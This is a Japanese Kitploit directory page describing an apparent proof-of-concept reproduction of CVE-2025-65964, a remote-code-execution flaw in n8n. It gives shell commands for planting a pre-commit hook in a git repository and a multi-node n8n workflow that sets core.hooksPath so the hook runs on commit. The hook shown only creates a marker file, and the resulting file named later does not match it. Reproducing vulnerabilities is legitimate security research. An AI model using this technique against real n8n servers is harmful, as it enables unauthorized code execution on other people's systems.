
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-65964-Exploit — CVE-2025-65964再現 | Kitploit
ツール/GitHubGitHub/syzygy-k/cve-2025-65964-exploit
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミングペイロード開発
GitHubsyzygy-k/cve-2025-65964-exploit

CVE-2025-65964-Exploit

CVE-2025-65964再現

リポジトリを見る
413711ヶ月前未レビュー
共有

再現手順

まず悪意のあるファイルを含むリポジトリを準備します

mkdir n8n-rce-poc && cd n8n-rce-poc
git init
git remote add origin <リポジトリURL>

mkdir evil_hooks
echo '#!/bin/sh' > evil_hooks/pre-commit
echo 'touch /tmp/pwned_success' >> evil_hooks/pre-commit

chmod +x evil_hooks/pre-commit
git add evil_hooks/pre-commit
git update-index --chmod=+x evil_hooks/pre-commit

git commit -m "Add malicious hook"
git branch -M main
git push -u origin main

次に、脆弱性対象バージョン内の n8n の Docker をローカルで起動します。この脆弱性の影響範囲は広く、0.123.1 ≤ n8n < 1.119.2 が影響を受けます。ここでは 1.64.3 を使用します

docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  n8nio/n8n:1.64.3

まず、1.64.3 バージョンの完全な攻撃フローは以下の通りです

image


ノード1:Git(Action:Clone a repository)

パラメータ設定は図の通り

image

ノード2:Code(Mode:Run Once for All Items)

このノードと次のノードは、git はファイルに変更があった場合のみ Commit を許可するため、先に適当なファイルを書き込む必要があることによるものです。

パラメータ設定は図の通り

image


ノード3:Read/Write Files from Disk(Action:Write)

ファイルをリポジトリに書き込みます

パラメータ設定は図の通り

image


ノード4、5:Git(Action:Add configuration property)

commit には email と username が必要なため、適当に入力します

パラメータ設定は図の通り

image image

ノード6:Git(Action: Commit files or folders to git)

核心ステップです。core.hooksPath をダウンロードした悪意のあるディレクトリに指定し、git が hook を実行する際に強制的に指定したディレクトリを参照するようにします(デフォルトは .git/hooks)

(LD_PRELOAD のハイジャックなどと同種の手法のように思われます)

パラメータ設定は図の通り

image


ノード7:Git(Action:Commit files or folders to git)

このステップで脆弱性をトリガーし、改ざんされた hook を実行させます

パラメータ設定は図の通り
image


これらのノードを設定した後、ワークフローを実行します

すると Docker 内を確認すると、悪意のあるファイル pwned_without_exec_node が作成されていることがわかります
image
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    938
  • 2

